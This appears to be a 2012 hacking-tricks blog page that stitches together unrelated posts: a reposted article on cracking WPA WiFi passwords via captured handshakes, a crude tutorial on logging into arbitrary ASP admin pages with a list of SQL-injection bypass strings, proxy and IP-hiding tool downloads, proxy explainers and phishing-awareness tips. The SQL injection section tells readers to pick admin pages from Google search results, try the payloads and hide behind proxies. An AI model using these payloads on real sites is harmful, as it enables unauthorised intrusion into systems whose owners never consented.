Monday, 5 November 2012

how to hack wifi password


The four-way handshake, in which a wireless device (STA) validates itself to a WiFi access point and vice versa.
Last week's feature explaining why passwords are under assault like never before touched a nerve with many Ars readers, and with good reason. After all, passwords are the keys that secure Web-based bank accounts, sensitive e-mail services, and virtually every other facet of our online life. Lose control of the wrong password and it may only be a matter of time until the rest of our digital assets fall, too.
Take, for example, the hundreds of millions of WiFi networks in use all over the world. If they're like the ones within range of my office, most of them are protected by the WiFi Protected Access or WiFi Protected Access 2 security protocols. In theory, these protections prevent hackers and other unauthorized people from accessing wireless networks or even viewing traffic sent over them, but only when end users choose strong passwords. I was curious how easy it would be to crack these passcodes using the advanced hardware menus and techniques that have become readily available over the past five years. What I found wasn't encouraging.
First, the good news. WPA and WPA2 use an extremely robust password-storage regimen that significantly slows the speed of automated cracking programs. By using the PBKDF2 key derivation function along with 4,096 iterations of SHA1 cryptographic hashing algorithm, attacks that took minutes to run against the recent LinkedIn and eHarmony password dumps of June would require days or even weeks or months to complete against the WiFi encryption scheme.
What's more, WPA and WPA2 passwords require a minimum of eight characters, eliminating the possibility that users will pick shorter passphrases that could be brute forced in more manageable timeframes. WPA and WPA2 also use a network's SSID as salt, ensuring that hackers can't effectively use precomputed tables to crack the code.
That's not to say wireless password cracks can't be accomplished with ease, as I learned firsthand.
I started this project by setting up two networks with hopelessly insecure passphrases. The first step was capturing what is known as the four-way handshake, which is the cryptographic process a computer uses to validate itself to a wireless access point and vice versa. This handshake takes place behind a cryptographic veil that can't be pierced. But there's nothing stopping a hacker from capturing the packets that are transmitted during the process and then seeing if a given password will complete the transaction. With less than two hours practice, I was able to do just that and crack the dummy passwords "secretpassword" and "tobeornottobe" I had chosen to protect my test networks.

Brother, can you spare a deauth frame?

To capture a valid handshake, a targeted network must be monitored while an authorized device is validating itself to the access point. This requirement may sound like a steep hurdle, since people often stay connected to some wireless networks around the clock. It's easy to get around, however, by transmitting what's known as a deauth frame, which is a series of deauthorization packets an AP sends to client devices prior to it rebooting or shutting down. Devices that encounter a deauth frame will promptly rejoin an affected network.
Using the Silica wireless hacking tool sold by penetration-testing software provider Immunity for $2,500 a year, I had no trouble capturing a handshake established between a Netgear WGR617 wireless router and my MacBook Pro. Indeed, using freely available programs like Aircrack-ng to send deauth frames and capture the handshake isn't difficult. The nice thing about Silica is that it allowed me to pull off the hack with a single click of my mouse. In less than 90 seconds I had possession of the handshakes for the two networks in a "pcap" (that's short for packet capture) file. My Mac never showed any sign it had lost connectivity with the access points.

Enlarge / A screenshot showing Immunity Inc.'s Silica wireless penetration-testing tool in action as it sends a deauth frame and then captures the resulting four-way handshake.
I then uploaded the pcap files to CloudCracker, a software-as-a-service website that charges $17 to check a WiFi password against about 604 million possible words. Within seconds both "secretpassword" and "tobeornottobe" were cracked. A special WPA mode built-in to the freely available oclHashcat Plus password cracker retrieved the passcodes with similar ease.

It was the neighborly thing to do

Cracking such passcodes I had set up in advance to be guessed was great for demonstration purposes, but it didn't provide much satisfaction. What I really wanted to know was how much luck I'd have cracking a password that was actually being used to secure one of the networks in the vicinity of my office.
So I got the permission of one of my office neighbors to crack his WiFi password. To his chagrin, it took CloudCracker just 89 minutes to crack the 10-character, all-numerical password he used, although because the passcode wasn't contained in the entry-level, 604 million-word list, I relied on a premium, 1.2 billion-word dictionary that costs $34 to use.
My fourth hack target presented itself when another one of my neighbors was selling the above-mentioned Netgear router during a recent sidewalk sale. When I plugged it in, I discovered that he had left the eight-character WiFi password intact in the firmware. Remarkably, neither CloudCracker nor 12 hours of heavy-duty crunching by Hashcat were able to crack the passphrase. The secret: a lower-case letter, followed two numbers, followed by five more lower-case letters. There was no discernible pattern to this password. It didn't spell any word either forwards or backwards. I asked the neighbor where he came up with the password. He said it was chosen years ago using an automatic generation feature offered by EarthLink, his ISP at the time. The e-mail address is long gone, the neighbor told me, but the password lives on.
No doubt, this neighbor should have changed his password long ago, but there is a lot to admire about his security hygiene nonetheless. By resisting the temptation to use a human-readable word, he evaded a fair amount of cutting-edge resources devoted to discovering his passcode. Since the code isn't likely to be included in any password cracking word lists, the only way to crack it would be to attempt every eight-character combination of letters and numbers. Such brute-force attacks are possible, but in the best of worlds they require at least six days to exhaust all the possibilities when using Amazon's EC2 cloud computing service. WPA's use of a highly iterated implementation of the PBKDF2 function makes such cracks even harder.
Besides changing the password every six months or so and not using a 10-digit phone number, my neighbors could have taken another important step to improve their WiFi security. WPA allows for passwords with 63 characters in them, making it possible to append four or five randomly selected words—"applesmithtrashcancarradar" for instance—that are easy enough to repeat to guests who want to use your wireless network but are prohibitively hard to crack.
Yes, the gains made by crackers over the past decade mean that passwords are under assault like never before. It's also true that it's trivial for hackers in your vicinity to capture the packets of the wireless access point that routes some of your most closely held secrets. But that doesn't mean you have to be a sitting duck. When done right, it's not hard to pick a passcode that will take weeks, months, or years to crack.
With odds like that, crackers are likely to move onto easier targets, say one that relies on the quickly guessed "secretpassword" or a well-known Shakespearean quote for its security.

Friday, 28 September 2012


How to hack a asp website using SQL injection


Today i will tell  you how to hack a asp website using SQL injection

Don't worry you don't need to download any program or software in your computer...
Its as easy as a SHIT

Just you need an internet connection.
first of all, we need some strings, lucky for you, there are loads of strings at the description of this video.

for the sake of this tutorial we will be string

1'or'1'='1

  1. Go to internet explorer or any type of browser you have..
  2. Then open www.google.com
  3. Type --admin login.asp
  4. You will see many links, take the first one
  5. Open that link you will be redirected to admin page now the game begins, what will be the user id 

Type in user id -Admin 

password will be- 1'or'1'='1

Note-if login fails it means that site uses another strings as i told you there are loads of strings try another website
here are the strings you can use:


' or 0=0 --

" or 0=0 --

or 0=0 --

' or 0=0 #

" or 0=0 #

or 0=0 #

' or 'x'='x

" or "x"="x

') or ('x'='x

' or 1=1--

" or 1=1--

or 1=1--

' or a=a--

" or "a"="a

') or ('a'='a

") or ("a"="a

hi" or "a"="a

hi" or 1=1 --

hi' or 1=1 --

hi' or 'a'='a

hi') or ('a'='a

hi") or ("a"="a

this might take a while to try all of them, but, what the heq, its worth it.

NOW I SUGGEST YOU TO USE PROXY.

HIDE YOUR IP


WWW.YOUHIDE.COM 


WATCH THIS WHOLE TUTORIAL THROUGH VIDEO 


How to hack a website???

HI, 

Today i will tell  you how to hack a asp website using SQL injection
Dont worry you dont need to download any program or software in your computer...
Its as easy as a SHIT

Just you need an internet connection.
first of all, we need some strings, lucky for you, there are loads of strings at the description of this video.

for the sake of this tutorial we will be string

1'or'1'='1

  1. Go to internet explorer or any type of browser you have..
  2. Then open www.google.com
  3. Type --admin login.asp
  4. You will see many links, take the first one
  5. Open that link you will be redirected to admin page now the game begins, what will be the user id 

Type in user id -Admin 

password will be- 1'or'1'='1

Note-if login fails it means that site uses another strings as i told you there are loads of strings try another website

NOW I SUGGEST YOU TO USE PROXY.

HIDE YOUR IP

WWW.YOUHIDE.COM 


WATCH THIS WHOLE TUTORIAL THROUGH VIDEO 


Thursday, 27 September 2012

How to block any website on your computer system without any software


There are many people who want some website unaccessible from their computer. Most of the parents want to block some websites on their computer system. Here i am going to write a well known an easy way to do this.

 
Steps:

1- go to C:\WINDOWS\system32\drivers\etc
2- Find a file named "HOSTS"
3- Open this file in notepad
4- Under "127.0.0.1 localhost" Add 127.0.0.2 www.xyz.com , Now www.xyz.com site will no longer be accessable.
 
you can add as many url of websites under this by increasing last no. of ip 
as
127.0.0.3 www.abcxyz.com
127.0.0.4 www.xyzas.com
 
an so on.
To unblock these website only erase the line corresponding to that website.


Read more: http://learnethicalhackingtricks.webnode.in/proxy/how-to-block-any-website-on-your-

Proxy Switcher Standard 4.6.0 free download


Proxy Switcher Standard 4.6.0 | 5,24 MB

Different internet connections do often require completely different proxy server settings and it's a real pain to change them manually. Proxy Switcher provides proxy settings management solution and anonymous surfing capabilities. This includes flexible proxy server list management, proxy server tester and anonymous proxy server list downloader.

Proxy Switcher - surf anonymouslychange proxy settings on the fly

There are times when you have to cloak your true IP address. It might be that you want to remain anonymous when you visit a particular website. Or your access to various social networking and entertainment sites has been blocked. 

The solution is to use Proxy Switcher for all the anonymous browsing needs. It can be used to avoid all sorts of limitations imposed by various sites. Be that a download site that limits amount of downloads. Or video site works only in a particular country - more often than not it gets defeated by the anonymous browsing features Proxy Switcher provides. 

On top of that, if you used to manually change proxy settings Proxy Switcher provides a way to change them much faster and easier.Proxy Switcher Benefits:
- Hide your IP address from the web sites you visit.
- Penetrate bans and blocks on forums, classifields and download sites (rapidshare etc.).
- Automatic proxy server switching for improved anonymous surfing.
- Easy way to change proxy settings on the fly.
- For webmasters - check search engine results from different countries.
- Fully compatible with Internet Explorer, Firefox, Opera and others.
- Advanced proxy list scanning and management.Proxy Switcher 4.6.0 News 
- Improved javascript enabled parser reliability, should avoid some crashes.
- Added new proxy list parsing engine - as a result new proxy list sites are added.
- Added new subcategory for Dead servers - permanently dead, ones that go into there will not get rechecked as often.
- Added check for presence of new version on site - will be shown in log.
- Program restores auto switching state after restart.
- Reduced used resources when idle even further (unused scanner workers are shut down).

Download here:
http://hotfile.com/dl/36090216/392275c/PSS_4.6.0.rar.html 
http://uploading.com/files/e4c15ee4/PSS_4.6.0.rar


Read more: http://learnethicalhackingtricks.webnode.in/proxy/proxy-switcher-standard-4-6-0-free-download/

free download UltraSurf 10.03


UltraSurf 10.03 | 5 Mb


Facts of UltraSurf:
  1. Service provided for 6 years
  2. Millions of users
  3. Users from over 150 countries
  4. Daily hits over 300 million
  5. Daily traffic over 5,000 GB
  6. Privacy
 
Protect Internet privacy with anonymous surfing and browsing — hide IP addresses and locations, clean browsing history, cookies & more …


Security
Completely transparent data transfer and high level encryption of the content allow you to surf the web with high security.
Freedom
UltraSurf allows you to overcome the censorship and blockage on the Internet. You can browse any website freely, so as to obtain true information from the free world.

If you use the browser Firefox then open “wjbutton_en” With choose Firefox.
 
Download
Ultra surf


Read more: http://learnethicalhackingtricks.webnode.in/proxy/free-download-ultrasurf-10-03/

Free Proxy Servers and Hide Your IP


I have collected a lots of url of proxy servers and create a proxy server list.Use any of these to hide your ip address.


http://www.perfectproxy.com/
http://www.primeproxy.com/
http://www.proxyaware.com/
http://www.proxycraze.com/
http://www.proxygasp.com/
http://www.proxyplease.com/
http://www.someproxy.com/
http://www.stupidproxy.com/

http://ipchicken.com


http://www.Stealth-ip.com
http://www.Stealth-ip.org
http://www.Stealth-ip.us
http://www.Stealth-ip.info
http://poxy.us.to/
http://www.BlockFilter.com

http://www.ecoproxy.com/
http://www.coreproxy.com/
http://proxymy.com/
http://www.illegalproxy.com/
http://www.filterfakeout.com/
http://www.privacybrowsing.com/
http://www.w00tage.com/
http://www.aplusproxy.com/
http://www.arandomproxy.com/
http://www.w3privacy.com/

http://argentinaproxy.com
http://hotyogasite.com
http://damaliens.com
http://swagproxy.com
http://cloak-me.info
http://247websurf.com
http://proxify.net
http://salemguide.info
http://your-proxy.org
http://amandas-proxy.info
http://co-i.info
http://w3privacy.com
http://thecrazynetwork.com
http://pajaxy.com
http://mtgtv.com
http://visitriga.info
http://gfun.info
http://surfsizzle.com
http://thecrazycall.com
http://proxify.com

http://www.proxy1.info/
http://www.proxy2info/
http://www.proxy3.info/
http://www.proxy4.info/
http://www.proxy5.info/
http://www.proxy6.info/
http://www.proxy7.info/
http://www.proxy8.info/
http://www.proxy9.info/
http://www.proxy10.info/
http://www.proxy11.info/
http://www.proxy12.info/
http://www.proxy13.info/
http://www.proxy14.info/
http://www.proxy15.info/
http://www.proxy16.info/
http://www.proxy17.info/
http://www.proxy18.info/
http://www.proxy19.info/
http://www.proxy20.info/
http://www.proxyok.com/

http://www.boredatwork.info/
http://www.anonymousurfing.info/
http://www.browsingwork.com/
http://www.freeproxyserver.org/
http://www.browseany.com/
http://www.browsesecurely.com/
http://IEproxy.com/
http://www.sneak3.po.gs/
http://www.proxytastic.com/
http://www.freewebproxy.org/
http://www.thecgiproxy.com/
http://www.hide-me.be/
http://www.anotherproxy.com/
http://www.proxy77.com/
http://www.surf-anon.com/
http://www.free-proxy.info/
http://www.theproxysite.info/
http://www.proxyify.info/
http://www.concealme.com/

http://imsneaky.com
http://lawi.info
http://fieldcollege.info
http://bigredhot.com
http://portugalproxy.com
http://aboutgreatbritain.info
http://surf24h.com
http://xoxy.com
http://proxyparadise.info
http://proxycrib.com
http://unblock.biz
http://newzealandproxy.com
http://your-proxy.info
http://privatproxy.com
http://filterfreesurfing.com
http://allaccessproxy.com
http://hotwinebaskets.com
http://spainwine.info
http://couldfind.info
http://proxy-blog.com
http://serfs.info
http://macaoguide.info
http://proxoid.com
http://rentaustin.info
http://safesurfingweb.com
http://proxyfans.com
http://metnyc.info
http://speedroxi.com
http://ehide.info
http://ipow.info
http://babyboomerco.com
http://proxclub.com
http://anonysurf.nl
http://mylittleproxy.com
http://gz299.com
http://us-proxy.com
http://goinvis.com
http://freeproxy.in
http://onesimpleproxy.com
http://supaproxy.net
http://dedicatedproxy.com
http://india-proxy.com
http://greekdating.info
http://reliableproxy.com
http://dontshowmyip.info

http://proxcool.com
http://prxy.net.ms
http://hidip.info
http://cutmy.info
http://hidelink.ingo
http://xoogie.net
http://oproxy.info
http://stealth-ip.net
http://safeforwork.net
http://vtunnel.com
http://freeproxy.ru/en/free_proxy/cg...
http://proxydrop.com/
http://proxydrop.net/
http://proxydrop.biz/
http://proxydrop.info/
http://proxydrop.org/
http://backfox.com
http://ninjaproxy.com/
http://atunnel.com
http://vpntunnel.net
http://btunnel.com
http://ctunnel.com
http://dtunnel.com
http://proxyhost.org
http://webproxy.dk
http://phproxy.frac.dk
http://phproxy.1go.dk
http://proxify.com
http://home.no.net/roughnex
http://nomorefilter.com
http://rapidwire.net
http://oproxy.info
http://stealth-ip.net
http://cooltunnell.com
http://schoolsurf.com
http://anonymouse.org

http://megaproxy.com/
http://amegaproxy.com/
http://theproxy.be/
http://newproxy.be/
http://projectbypass.com/
http://smartproxy.net/
http://proxy.org/cgi_proxies.shtml
http://hidebehind.net
http://Proxy7.com
http://pcriot.com/
http://tools.rosinstrument.com/cgi-p...
http://www.proxyspider.com/index.php
http://welazy.com/nick
http://reallycoolproxy.com
http://vidznet.com/index.php?pid=3
http://proxyholic.com

http://www.freeproxy.ru/index.htm
http://www.freeproxy.ru/ru/index.htm
http://www.freeproxy.ru/
http://www.freeproxy.info/
http://www.freeproxy.ru/ru/index.htm
http://www.freeproxy.ru/en/programs/
http://www.freeproxy.ru/en/free_proxy/
http://www.freeproxy.ru/en/misc.htm
http://www.freeproxy.ru/en/news.htm
http://www.freeproxy.ru/en/contacts/
http://www.checker.freeproxy.ru/checker/
http://www.freeproxy.ru/shop/
http://www.forum.freeproxy.ru/
http://anonymouse.ws/
 

free download Quick Hide IP 1.0 | anonymous surfing | hide IP


free download Quick Hide IP 1.0 

anonymous surfing 

hide you IP address

 
https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEgfK2YSgaaf9chDb8dxD8SONIiMXliQtB8WsewLuQYRi0lRi1aEi_5jIJL7D_Ix3n2732WXvE152X6Y70ckV3JylrwwSktA6ihhSv_HKxHtYpeQ6Qhk3rkZNt5zdEcCAKVjoJNogGXCLKyL/s1600/quick+HIde+ip.jpg

Quick Hide IP protects your online identity by hiding your IP address and replacing with a proxy server IP address.You will appear to access the internet from a different location, not your own (real) location. So all websites you are visiting see the IP address of the proxy server instead of your own IP address.


Key Features
 
Hide your IP address from the web sites you visit.
Fully compatible with Internet Explorer, Chrome, Firefox, Opera.
Easy way to change proxy settings on the fly.
Automatically switch IP address every X minutes for better anonymous surfing.
Choose your favorite hidden geographic location all around the world.
Advanced proxy list testing and management.
 
Download here:
http://www.ziddu.com/download/13388927/Quick_Hide_IP_1.0_portable.rar.html


Read more: http://learnethicalhackingtricks.webnode.in/proxy/free-download-quick-hide-ip-1-0-anonymous-surfing-hide-ip/

how to create Proxy chain | proxy chaining tutorial

how to create Proxy chain | proxy chaining tutorial

Proxy chaining 
 
A proxy is a server that acts as a gateway between your computer and your destination. Read my previous post on proxy server for detail. Proxy servers are used to stay anonymous over the internet. Take a look on my previous post where i wrote a list of proxies. 
By using proxy server you can hide your real IP over the internet while surfing. 


User---------->[proxy]----------->[website]


the website will get the IP of the proxy not yours. 


Proxy Chaining: Proxy chaining is the use of more than 1 proxy servers to stay anonymous. You can use as many proxy servers as you can or want. The more you have, the more anonymous you will be. This can be shown like this..


User---------->[proxy1]---------->[proxy2]---------->[proxy3]---------->.......---------->[proxyN]---------->[website]


the user  first connect to Proxy1. After connecting to Proxy1, Now the user will connect to Proxy2, then, the user will connect to Proxy3, then the user will connect to Proxy4, and thus using N proxies, the user will then connect to website he want to use.


You can use as many proxies u want but you can never be 100% anonymous.


How to create proxy chaining


Download Proxy server Agent from the given link.
http://www.proxyserveragent.com/DOWNLOAD/


  • Open 'Proxy Server Agent' and then click on 'Proxy Chains' and then click 'Add' to open the 'Add new proxy chain' window.
  • change the proxy chain name and port number. The port number must be unique.
  • Select the proxy chain type
  • Add proxies to the proxy chain by clicking the 'Add proxy' or 'Add random proxy' button.
  • The type of a proxy chain and last proxy in a chain should be the same.
  • then Click OK.


Read more: http://learnethicalhackingtricks.webnode.in/proxy/how-to-create-proxy-chain-proxy-chaining-tutorial/

download Premium Proxy Switcher | firefox addon

download Premium Proxy Switcher | firefox addon

 
Premium Proxy Switcher makes proxy usage user friendly. It can download proxy list automatically/manually, setup, switch proxy automatically/manually, enable or disable proxy easy and fast, with single click. 
 

Main features
 
  1. Automatically loads proxy servers every 1-30 minutes from our VIP zone or from user specified URL.
  2. Automatically changes proxy server every 1-30 minutes, that in turn increases your privacy level since your requests will be sent though different proxy servers.
  3. Setup any proxy server from available proxy list with just a single click.
  4. Manually switch proxy server to random one from the available proxy list with single click
  5. Delete selected proxy server from the list if it is not working any more and switch to random proxy server from available proxy list.
  6. Enable or Disable proxy server usage in Firefox with single click.
  7. Manually load proxy servers from our VIP section or user defined URL.
  8. Display proxy country in available proxy list menu, so user could easily select necessary one for that particular moment.
  9. Add shortcuts to all commands for those users who prefer to do everything fast (with keyboard).
  10. The possibility to manage proxy list manually with help of keyboard.


Read more: http://learnethicalhackingtricks.webnode.in/proxy/download-premium-proxy-switcher-firefox-addon/

Zed Attack Proxy v1.3.9 released - Integrated Penetration Testing Tool


ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing.


ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.


Main Features
 
  • Intercepting Proxy
  • Automated scanner
  • Passive scanner
  • Brute Force scanner
  • Spider
  • Fuzzer
  • Port scanner
  • Dynamic SSL certificates
  • API
  • Beanshell integration

What’s New?
A new version has been released, v1.3.0, the release adds the following main features:


  • Fuzzing, using the JBroFuzz library
  • Dynamic SSL Certificates
  • Daemon mode and API
  • BeanShell integration
  • Full internationalization
  • Out of the box support for 10 languages


Read more: http://learnethicalhackingtricks.webnode.in/proxy/zed-attack-proxy-v1-3-9-released-integrated-penetration-testing-tool/

Proxy servers- Advantages and its types


I have already wrote a post almost a year back about Proxy servers. I am again writing about it but this time in detail. It will be a chain of articles in which i describe proxy servers and all the types of proxy servers.
 
In general, people think that proxy servers are those which are used to hide our IP adress in order to be anonymous on the internet. But anonimity is only a use of proxy servers. Read the full post to know what actaully the Proxy Server is?
 
Proxy server: Proxy server is the server system which acts as the intermediate between client and server systems. When a client want to connect to a server using proxy, client's system first connect to the proxy server, and proxy then connent client's request with the server system. In this way, client have an indirect connection with the target server system. But proxy do not have only the work of connecting client and server. It provide various service at the network level to improve the connectivity and and performance. It is mainly used for performance improvements and packat filtering
 
Every proxy server have some set of rules and the requests of the clients are evaluates based on those set of rules. If your college has blocked the facebook, twitter, youtube and some other websites, it means the proxy server of your college do not have some set of rules which block the requests to these websites. So it filters all the packets which request for the connection with these websites.
 
Proxy server also perform caching service so it can also serve some request without contacting with the original server. Thus it can improve the performance.
 
How it Provide anonymity:  As i have described above that Proxy server connects your system to the server indirectly. So the server knows only about the proxy not about you because you have no direct connection. Thus you are anonymous.
 
Advantages of Proxy servers: These are some advantages of the Proxy servers on the network.
  • ·         Proxy servers provide anonymity on the internet due to indirect connection between users and servers.
  • ·         It is used to scan the packets going outside and inside the networks. So it can used to determine the data leakage and data theft.
  • ·         Proxy servers can also be used to block some websites on the network.
  • ·         It can provide some features of Intrusion Detection system and Firewall
  • ·         Firewall can also logs data usage of each user on the internet.

Types of Proxy servers:
  • ·         Caching Proxy Server
  • ·         Web Proxy Server
  • ·         Content Filtering Proxy Server
  • ·         Anonymizing Proxy Server
  • ·         Hostile Proxy Server
  • ·         Transparent Proxy Server
  • ·         Reverse Proxy Server

I will write about these type of proxy servers in detail incoming artiles.


Read more: http://learnethicalhackingtricks.webnode.in/proxy/proxy-servers-advantages-and-its-types2/

Introduction to Caching Proxy Servers


I have already discussed about proxy servers and its advantages. In this post i will explain about Caching Proxy servers
 
Caching Proxy servers: These are the proxy servers which keeps a copy of the previously accessed pages, images and other type of media in the server cache for some period of time. If the same user or any other user requset for the same file, the file is served from the cache of the server. After the cache time period expired, the file is removed from the cache. Most ISPs and large businesses have a caching proxy. Caching proxies were the first kind of proxy server.
 
Advantages of the Cache Proxy servers: As we can see that the web page, images and other media accessed by a user is stored in the cache. Next time these previously accessed pages are served directly from the cache not from the original server. So it reduces bandwidth consumption and faster access. The time of response is faster now. This is really good when you want to access some blogs which you have accessed before. Proxy server will serve the page from the serve cache even if the website is currently offline.
 
Disadvantages of Cache Proxy servers: Although Cache Proxy servers provide faster access to some frequent resources. But it has a big advantage. It is not good for those website which changes the content and media frequently.
Some poorly configured proxy servers also have some big advantages which creates problem in logging into a website. So use this proxy server with a good server administrator only.
 
This post is published on hackingtricks.in and may be reproduced on some content theft websites which copy my posts daily. Try to avoid those websites
 
But this advantage is not big now as most of th web masters are also optimize their website for caching and use some server side caching mechanisms by using CDNs. CDN cache static data of the website for the long period of time on the distributed servers.


Read more: http://learnethicalhackingtricks.webnode.in/proxy/introduction-to-caching-proxy-servers/

Introduction to Web Proxy servers


This is the second type of proxy servers. 


Web Proxy Servers: Web Proxy Servers are those Proxy servers which only serves the HTTP traffic. These are mostly used in Schools, organizations and corporate world to block websites on the base of URLs. All the proxy websites which we used to access some other websites in order to hide out IP address are called web proxy servers.
But Web Proxies are some thing wider than we think. It can be the combination of some other type of proxy servers. A web proxy can also do the job of a cache proxy server to cache the recently requested pages to serve those pages next time from the cache.


Types of Web Proxy:


Transparent Proxy: These are the simpler type of proxy servers which keeps every thing transparent identifies itself as a proxy server . It reveals the IP address of the Proxy server and the IP address of the client who is using the proxy. These proxies are used to get around the simple IP ban but it do not provide the anonymity.


Anonymous Proxy: These type of Proxy servers identifies itself as a proxy server and reveals the ip only of the the server. This hides the IP of the client who is using the server. This type of proxy server is detectable, but provides reasonable anonymity for most users.


Elite Proxy: These are the most advanced proxy servers which do not identifies iself as a proxy server. So it is hard to detece whether the request is coming from the proxy server of coming from the original users. It provides an advance level of anonymity. These servers are usually paid and available only after paying. Hackers used this type of proxy servers for high profile hacking. These are also called High Anonymity Proxy servers


Read more: http://learnethicalhackingtricks.webnode.in/proxy/introduction-to-web-proxy-servers/

Introduction to Content Filtering Proxy Server


Content Filtering Proxy Server: Content Filtering Proxy Servers are generally used with the Web Proxy servers and give more control over the data which going out and coming in on a network.The main purpose of these servers is to setup a filter on the data. It is generally used in corporate world and universities to filter certain type of content flowing out of the network.
Content Filter Proxy servers also support User authentication to control web access. To filter the content, it uses URL or DNS blacklists, URL regex filtering, MIME filtering, or content keyword filtering. 


How it filters the content:When a user request for a URL to access, the request is first pass to proxy server filter. In the filter, the URL is matched with the database of URL patterns. If the URL is matched a banned URL, the request is rejected. If the URL is unmatched then the webpage is fetched by the proxy but each page of the webpage is checked and matched with the blocked pattern. For example: some images or language filer on the page. If the content is rejected then an HTTP fetch error is returned and nothing is cached.


This proxy also stores log files which stores the history of web access by every users. These are also used to monitor the internet usage.


Read more: http://learnethicalhackingtricks.webnode.in/proxy/introduction-to-content-filtering-proxy-server/
Create your own website for free: http://www.webnode.com

What is Proxy Server?


It is a server that sits between a client application, such as a Web browser, and a real server for which client requested. Proxy server is a computer that offers a computer network service to allow clients to make indirect network connections to other network services. It intercepts all requests from client to the real server to see if it can fulfill the requests itself. If not, it forwards the request to the real server.In some cases, the proxy may alter the client's request or the server's response for various purposes.
Proxy servers have two main purposes:


Improve Performance: Proxy servers can improve performance for users. This is because it saves the results of all requests for a certain amount of time. Next time if same request comes, it serves from the saved pages rather than the real server.


Filter Requests: Proxy servers can also be used to filter requests. FOr Ex: a company might use a proxy server to prevent its employees from accessing a specific set of Web sites.


Types of proxy servers
You may see different types of proxy servers:


Transparent Proxy or Caching
This type of proxy server identifies itself as a proxy server and also makes the original IP address available through the http headers. These are used for their ability to cache websites and do not effectively provide any anonymity to those who use them. However, the use of a transparent proxy will get you around simple IP bans. They are transparent in the terms that your IP address is exposed, not transparent in the terms that you do not know that you are using it.


Distorting Proxy
This type of proxy server identifies itself as a proxy server, but make an incorrect original IP address available through the http headers.


Anonymous Proxy
This type of proxy server identifies itself as a proxy server, but does not make the original IP address available. This type of proxy server is detectable, but provides reasonable anonymity for most users.

High Anonymity Proxy
This type of proxy server does not identify itself as a proxy server and does not make available the original IP address.


Reverse proxy 
A reverse proxy is another common form of a proxy server and is generally used to pass requests from the Internet, through a firewall to isolated, private networks. It is used to prevent Internet clients from having direct, unmonitored access to sensitive data residing on content servers on an isolated network, or intranet. If caching is enabled, a reverse proxy can also lessen network traffic by serving cached information rather than passing all requests to actual content servers


How to Identify and Avoid Phishing Scams

Identify Phishing ScamPhishing is a form of social engineering technique used by hackers to gather sensitive information such as usernames, passwords and credit card details by posing as a trustworthy person or organization. Since most online users are unaware of the techniques used in carrying out a phishing attack, they often fall victim and hence, phishing can be very effective.
With the dramatic increase in the number of phishing scams in the recent years, there has also been a steady rise in the number of people being victimized. Lack of awareness among the people is the prime reason behind such attacks. This article will try to create awareness and educate the users about such online scams and frauds.
Phishing scams usually sends an email message to users requesting for their personal information, or redirects them to a website where they are required to enter thier personal information. Here are some of the tips to identify various phishing techniques and stay away from it:

Identifying a Phishing Scam:

  1. Beware of emails that demand for an urgent response from your side. Some of the examples are:
    • You may receive an email which appears to have come from your bank or financial organization stating that “your bank account is limited due to an unauthorized activity. Please verify your account asap so as to avoid permanent suspension”. In most cases, you are requested to follow a link (URL) that takes you to spoofed web page (similar to your bank website) and enter your login details over there.
    • In some cases, phishing emails may ask you to make a phone call. There may be a person or an audio response waiting on the other side of the phone to take away your credit cards details, account number, social security number or other valuable data.
  2. Phishing emails are generally not personalized. Since they target a lagre number of online users, they usually use generalized texts like “Dear valued customer”, “Dear Paypal user” etc. to address you. However, some phishing emails can be an exception to this rule.
  3. When you click on the links contained in a phishing email, you will most likely be taken to a spoofed web page with official logos and information that looks exactly same as that of the original web pages of your bank or financial organization. Pay attention to the URL of a website before you enter any of your personal information over there.
    Even though malicious websites look identical to the legitimate site, it often uses a different domain or variation in the spelling. For example, instead of paypal.com, a phishing website may use different addresses such as:
    • papyal.com
    • paypal.org
    • verify-paypal.com
    • xyz.com/paypal/verify-account/

Tips to Avoid Being a Victim of Phishing:

  1. Do not respond to suspicious emails that ask you to give your personal information. If you are unsure whether an email request is legitimate, verify the same by calling the respective bank/company. Always use the telephone numbers printed on your bank records or statements and not those mentioned in the suspicious email.
  2. Don’t use the links in an email, instant messenger or chat conversation to enter a website. Instead, always type the URL of the website on your browser’s address bar to get into a website.
  3. Legitimate websites always use a secure connection (https://) on those pages which are intended to gather sensitive data such as passwords, account numbers or credit card details. You will see a lock icon Picture of the Lock icon in your browser’s address bar which indicates a secure connection. On some websites like paypal.com which uses an extended validation certificate, the address bar turns GREEN as shown below.
    HTTPS Address Bar
    In most cases, unlike a legitimate website, a phishing website or a spoofed web page will not use a secure connection and does not show up the lock icon. So, absence of such security features can be a clear indication of phishing attack. Always double-check the security features of the web page before entering any of your personal information.
  4. Always use a good antivirus software, firewall and email filters to filter the unwanted traffic. Also ensure that your browser is up-to-date with the necessary patches being applied.
  5. Report a “phishing attack” or “spoofed emails” to the following groups so as to stop such attacks from spreading all over the Internet:
